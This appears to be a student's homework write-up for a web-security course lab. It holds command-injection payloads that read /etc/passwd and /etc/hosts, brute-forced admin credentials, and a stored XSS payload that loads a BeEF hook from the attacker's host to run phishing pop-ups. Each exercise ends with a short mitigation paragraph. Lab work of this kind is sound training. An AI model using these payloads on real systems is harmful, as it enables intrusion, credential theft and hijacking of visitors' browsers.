Sasha Shahidi

Unit 15 Homework: Web Vulnerabilities and Hardening

Web Application 1: *Your Wish is My Command Injection*


Now that you have determined that Replicants new application is vulnerable to command injection, you are tasked with using the dot-dot-slash method to design two payloads that will display the contents of the following files:

/etc/passwd
/etc/hosts


Hint: Try testing out a command directly on the command line to help design your payload.

Deliverable: Take a screenshot confirming that this exploit was successfully executed and provide 2-3 sentences outlining mitigation strategies.

8.8.8.8 && cat ../../../../../etc/passwd



8.8.8.8 && cat ../../../../../etc/hosts



Mitigation strategies for dot-slash attacks are largely centered around limiting the input access of users when calling for a file. If a user is absolutely required to make an input, using input validation is a good strategy to mitigate the user from changing the contents of the file. Another mitigation strategy is that the web server should operate only under a special service user account so that there is only access to that specific web folder.


Web Application 2: A Brute Force to Be Reckoned With

Use the web application tool Burp Suite, specifically the Burp Suite Intruder feature, to determine if any of the administrator accounts are vulnerable to a brute force attack on this web application.

Hint: Refer back to the Burp Intruder activity 10_Brute_Force from Day 3 for guidance.

Deliverable: Take a screenshot confirming that this exploit was successfully executed and provide 2-3 sentences outlining mitigation strategies.

Login: tonystark Password: I am Iron Man



There are several mitigation strategies for brute force attacks. One strategy is to require usernames and passwords with complexity, such as special characters, numbers, and upper/lower case letters. Another mitigation strategy is to lock out after several failed attempts in a short period. Another mitigation strategy is to use multi-factor authentication (MFA), so that users would be required to not only enter a password, but for example, a pin that is sent to their phone number or email address.

Web Application 3: Where's the BeEF?

Now that you know how to use the BeEF tool, you'll use it to test the Replicants web application. You are tasked with using a stored XSS attack to inject a BeEF hook into Replicants' main website.

Task details:

- The page you will test is the Replicants Stored XSS application which was used the first day of this unit: http://192.168.13.25/vulnerabilities/xss_s/
- The BeEF hook, which was returned after running the sudo beef command was: http://127.0.0.1:3000/hook.js
- The payload to inject with this BeEF hook is: <script src="http://127.0.0.1:3000/hook.js"></script>


When you attempt to inject this payload, you will encounter a client-side limitation that will not allow you to enter the whole payload. You will need to find away around this limitation.
Hint: Try right-clicking and selecting "Inspecting the Element".

Once you are able to hook into Replicants website, attempt a couple BeEF exploits. Some that work well include:

- Social Engineering >> Pretty Theft
- Social Engineering >> Fake Notification Bar
- Host >> Get Geolocation (Third Party)

Deliverable: Take a screenshot confirming that this exploit was successfully executed and provide 2-3 sentences outlining mitigation strategies.

Pretty Theft (Facebook) and Fake Notification Bar (Microsoft)



There are several potential mitigation strategies for being hooked with BeEF. Once you have been hooked, closing and re-opening the browser can remove a potential pop-up that had come up and mitigate exploitation. Also keeping an eye out for suspicious pop-ups and even utilizing a pop-up blocker can help mitigate exploitation.